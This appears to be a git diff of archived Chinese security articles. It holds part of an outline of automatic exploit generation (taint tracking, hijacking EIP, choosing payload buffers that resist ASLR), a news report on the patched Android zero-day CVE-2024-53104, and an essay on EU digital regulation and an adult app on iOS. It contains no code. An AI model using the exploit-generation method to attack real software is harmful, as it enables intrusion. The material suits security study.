||||
- 可以通过检查某些指令的参数来检测潜在的漏洞。对于直接利用,我们要求 ret 指令中 ESP 寄存器指向的值被污染,或者调用指令使用的内存/寄存器被污染;对于间接利用,我们必须检查写目标地址是否被污染。
|
||||
|
||||
- 记录操作数何时修改 EFLAGS 寄存器,然后在这些操作数上生成约束。当遇到条件跳转,检查 EFLAGS 寄存器是否在当前指令时被写入被修改寄存器列表中来检测指令是否写入 EFLAGS 寄存器。
|
||||
|
||||
- 可以为每个条件跳转插入两个回调条件:一个在从真实条件产生的路径上,另一个为假条件的路径。
|
||||
|
||||
## 运行时分析
|
||||
- 检查读取的内存位置是否被污染,如果不是,则目标位置是未污染的。
|
||||
|
||||
- 在运行时通过检测EFLAGS寄存器的位来监测程序执行流。
|
||||
|
||||
- 通过分析函数当前 ESP 值以确定该地址处的内容是否为污染。如果发现内存位置或寄存器被污染,我们可以检索关联的对象,使用该位置并开始生成利用。
|
||||
|
||||
- 检查可利用的写指令,要求目标地址和源地址被污染。因此,对于像 mov DWORD PTR [eax], ebx 这样的指令,我们必须检查 EAX 中的值是否为污染,而不是 EAX 指向的地址的内容。或者EBX 中的值被污染了。
|
||||
|
||||
## 生成利用
|
||||
- 为了构建漏洞利用公式,必须处理在运行时分析期间收集的信息。此阶段实现的工作主要是寻找合适的payload 缓冲区,和控制 EIP 所需的内容,并为所需的内容构建路径条件。为了建立这样一个公式,条件是发现需要更改哪些字节,然后构建它们的路径条件,附加指定的约束,对构成 payload 位置和劫持 EIP 而修改的位置执行此过程。
|
||||
|
||||
- 对于直接利用,检索与该位置关联的对象ESP 寄存器或栈中指针。对于间接利用,我们提取对象与写入目标地址和源值相关联。将地址传递到我们在二进制检测阶段的分析例程。
|
||||
|
||||
- 为了生成漏洞利用,我们需要运行所有可能的 payload。我们可以生成多个利用公式,然后对每个公式使用不同的payload。
|
||||
|
||||
- 一旦构建了所有可能的 payload 缓冲区集合,我们就可以遍历寄存器并找到那些可以通过寄存器跳转指令访问的 payload 缓冲区。我们还处理列表,用于发现不受地址随机化影响的 payload 缓冲区。算法应该尽可能使用寄存器跳转指令访问到的缓冲区。
|
||||
|
||||
- 在生成直接漏洞利用时,我们希望修改目标地址而不是该地址的值。可以间接的从寄存器、内存地址和常量的组合中得到最终的有效地址。
|
||||
|
||||
|
||||
@@ -0,0 +1,49 @@
|
||||
# 谷歌修复安卓内核零日漏洞,攻击者已利用该漏洞发起攻击
|
||||
邑安科技 邑安全 2025-02-05 02:52
|
||||
|
||||
更多全球网络安全资讯尽在邑安全
|
||||
|
||||
|
||||
|
||||
2025年2月的安卓安全更新修复了48个漏洞,其中包括一个已被攻击者利用的零日内核漏洞。这个高危零日漏洞(编号为CVE-2024-53104)存在于安卓内核的USB视频类驱动程序中,是一个权限提升漏洞。攻击者可以通过低复杂度攻击,利用该漏洞提升权限。
|
||||
## 漏洞详情与影响
|
||||
|
||||
该漏洞的根源在于驱动程序在uvc_parse_format函数中未能正确解析UVC_VS_UNDEFINED类型的帧。这导致帧缓冲区大小计算错误,可能引发越界写入问题,进而被攻击者利用来执行任意代码或发起拒绝服务攻击。
|
||||
|
||||
除了这个已被利用的零日漏洞外,2025年2月的安卓安全更新还修复了高通WLAN组件中的一个严重安全漏洞。高通将该漏洞(编号为CVE-2024-45569)描述为WLAN主机通信中的固件内存损坏问题,原因是解析ML IE时由于帧内容无效导致的数组索引验证不当。
|
||||
|
||||
攻击者可以利用CVE-2024-45569远程执行任意代码或命令、读取或修改内存,并在无需权限或用户交互的情况下触发系统崩溃。
|
||||
## 安全更新与设备适配
|
||||
|
||||
谷歌为2025年2月发布了两组补丁,分别是2025-02-01和2025-02-05安全补丁级别。后者包含了第一批补丁的所有修复内容,并额外修复了闭源第三方组件和内核组件中的漏洞,但这些补丁可能不适用于所有安卓设备。
|
||||
|
||||
厂商可能会优先应用较早的补丁集以加快更新速度,但这并不一定意味着漏洞被利用的风险增加。谷歌Pixel设备将立即收到更新,而其他制造商通常需要更长时间来测试和调整针对不同硬件配置的安全补丁。
|
||||
## 近期零日漏洞回顾
|
||||
|
||||
2024年11月,谷歌修复了另外两个被攻击者利用的安卓零日漏洞(编号为CVE-2024-43047和CVE-2024-43093),这些漏洞也被标记为在有限的定向攻击中被利用。CVE-2024-43047最初由谷歌Project Zero团队在2024年10月标记为被积极利用。塞尔维亚政府还利用该漏洞通过NoviSpy间谍软件攻击,入侵了活动人士、记者和抗议者的安卓设备。
|
||||
|
||||
原文来自: freebuf.com
|
||||
|
||||
原文链接: https://www.bleepingcomputer.com/news/security/google-fixes-android-kernel-zero-day-exploited-in-attacks/
|
||||
|
||||
欢迎收藏并分享朋友圈,让五邑人网络更安全
|
||||
|
||||

|
||||
|
||||
欢迎扫描关注我们,及时了解最新安全动态、学习最潮流的安全姿势!
|
||||
|
||||
推荐文章
|
||||
|
||||
1
|
||||
|
||||
[新永恒之蓝?微软SMBv3高危漏洞(CVE-2020-0796)分析复现](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247488913&idx=1&sn=acbf595a4a80dcaba647c7a32fe5e06b&chksm=fa39554bcd4edc5dc90019f33746404ab7593dd9d90109b1076a4a73f2be0cb6fa90e8743b50&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
|
||||
[重大漏洞预警:ubuntu最新版本存在本地提权漏洞(已有EXP) ](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247483652&idx=1&sn=b2f2ec90db499e23cfa252e9ee743265&chksm=fa3941decd4ec8c83a268c3480c354a621d515262bcbb5f35e1a2dde8c828bdc7b9011cb5072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,98 @@
|
||||
# 首款色情应用登录苹果第三方应用商店
|
||||
GoUpSec 2025-02-05 01:57
|
||||
|
||||
|
||||
|
||||
|
||||
当库克引以为傲的iOS“围墙花园”被欧盟《数字市场法案》(DMA)凿开一道裂缝时,没人想到第一个钻进来的会是色情应用。
|
||||
|
||||
|
||||
**苹果公证的“成人应用”**
|
||||
|
||||
|
||||
近日,欧洲iPhone用户发现,苹果第三方应用商店AltStore PAL上线了一款名为Hot Tub(热浴缸)的成人内容浏览器。该应用由开发者c1d3r打造,宣称“无广告、隐私优先”,并通过了苹果官方公证流程(Notarization)——这是苹果为确保第三方应用安全性设置的强制审查机制。
|
||||
|
||||
|
||||
“iPhone今年18岁了,终于到了能装点‘成熟’应用的年纪。”AltStore PAL在社交平台Threads发布了一条戏谑口吻的推文。尽管Hot Tub不会默认出现在商店首页,用户需手动添加来源才能下载,**但这仍是苹果生态史上首个通过其安全审查的色情类应用。**
|
||||
|
||||
|
||||
**高墙倒下后的“灰色狂欢”**
|
||||
|
||||
|
||||
这场争议的根源,是欧盟对科技巨头的“拆墙令”。根据DMA规定,苹果作为“守门人”必须开放第三方应用商店。今年4月上线的AltStore PAL,最初以任天堂模拟器Delta和剪贴板工具Clip试水,如今却成为成人内容攻入iOS的跳板。
|
||||
|
||||
|
||||
虽然AltStore PAL则打出“道德牌”反击:宣布将把Patreon平台收入捐赠给性工作者与LGBTQ+权益组织,暗示苹果的保守政策压抑多元需求。但是硬核成人应用显然不符合苹果自己的企业价值观。
|
||||
|
||||
|
||||
在接受安全媒体Bleepingcomputer采访时,苹果强调:“我们非常担心此类重口味色情应用程序给欧盟用户,尤其是儿童带来的安全风险。我们绝不认可这类硬核色情应用,它们将破坏用户对生态的信任。但欧盟委员会要求我们必须允许AltStore、Epic等第三方商店分发它们。”
|
||||
|
||||
|
||||
矛盾点在于:苹果虽能通过公证流程审查应用代码的安全性,却无权以“内容违规”为由封杀第三方商店的应用。这相当于给“合规但苹果不喜欢”,或者违反苹果内容安全政策的灰产应用开了后门。
|
||||
|
||||
|
||||
**重新定义“恶意软件”**
|
||||
|
||||
|
||||
但是,苹果的焦虑直指DMA法案推动的第三方应用商店的“暗雷”,包括那些能够通过技术审查的,分发恶意内容的“恶意软件”:
|
||||
|
||||
- 儿童保护失控:第三方商店无需遵守App Store的年龄分级强制措施,未成年人可能绕过家长监控;
|
||||
|
||||
- 黑产渗透风险:公证仅检查技术漏洞,无法拦截伪装成合法应用的恶意软件;
|
||||
|
||||
- 生态信任崩塌:用户可能将安全事件归咎于苹果,尽管责任在第三方平台。
|
||||
|
||||
分发色情、虚假或仇恨信息,操控民众的行为,堪称“人类恶意软件”,此类损害消费者利益的非法内容,属于欧盟《数字服务法案》(DSA)对“超大型在线平台”的监管范围。苹果的官方发言事实上在暗示,欧盟DMA法案催生的第三方应用商店事实上已经导致苹果为代表的超大型科技企业对内容审核“失控”,无法阻止此类“恶意软件”,面临被DSA法案处罚的风险。
|
||||
|
||||
|
||||
**点评:欧盟数字法规的“不可能三角”**
|
||||
|
||||
|
||||
这场博弈暴露了欧盟DMA和DSA法案的管辖重叠(被DMA指定的七家“守门人”科技巨头同时也受到DSA法案的监管)和目标冲突给科技行业(尤其是大型平台和人工智能技术)带来的深层困境:
|
||||
|
||||
- DMA与DSA的立法目标冲突:DMA核心要求是打破科技巨头垄断,允许侧载和第三方商店,本质是将应用分发的权力从苹果转移到市场。DSA则要求平台对第三方内容承担风险防控义务,尤其是保护未成年人、打击非法信息。
|
||||
|
||||
- 技术中立vs内容管控:当苹果失去“内容裁判权”,欧盟如何防止第三方商店沦为黑灰产温床?
|
||||
|
||||
- 隐私安全的分裂:公证机制能防代码漏洞,却挡不住价值观冲突——用户要自由,还是要“纯净”?
|
||||
|
||||
- 数字市场治理的终极难题:市场开放(DMA)、内容安全(DSA)和企业权责对等的“不可能三角”
|
||||
|
||||
更值得警惕的是,这场“成人应用首秀”或许只是开始。随着更多第三方商店入场,赌博、虚拟货币等敏感品类或将借DMA东风涌入iOS,迫使苹果在“合规”与“失控”间走钢丝。
|
||||
|
||||
|
||||
苹果针对欧盟第三方应用商店上架色情应用的声明,看似是对用户安全的担忧,实则暗含对欧盟《数字市场法案》(DMA)与《数字服务法案》(DSA)内在矛盾的尖锐拷问——当“开放生态”与“内容管控”被同时写入法律时,企业如何在合规的同时避免责任真空?
|
||||
|
||||
|
||||
欧盟试图通过DMA+DSA组合拳同时实现竞争与安全,却低估了技术执行层面的复杂性。若不对第三方商店施加与官方商店同等的内容责任,DSA将成为一纸空文。
|
||||
|
||||
|
||||
苹果可能借此类事件向欧盟施压,要求明确“开放生态”中各方责任边界,甚至推动修订DMA细则(如允许对特定内容类别设限),或者为苹果提供第三方应用商店的监管工具和权力。因为即便苹果无需为第三方应用的安全问题负责,其造成的品牌和声誉损失依然是苹果独自承担(用户难以区分“苹果公证”和“苹果背书”)。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
相关阅读
|
||||
|
||||
|
||||
|
||||
[上线仅48小时翻车,苹果人工智能因造谣面临下架](https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247501895&idx=1&sn=4428507edfc93a1a6a95d8008e118d0a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[苹果悬赏百万美元查找“苹果智能”安全漏洞](https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247501306&idx=2&sn=dfc7bfbf8b2f34c58acf4194e027c242&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[苹果大幅缩短安全证书有效期引发众怒](https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247501111&idx=2&sn=01db8c7bf34e8e7871ad4e7ed8a0a3f5&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[阿里、苹果纷纷“落网”,欧盟两大数字法案“围猎”科技巨头](https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247500169&idx=1&sn=6eb4d8accfd7c270a7d141eb6394d5a1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user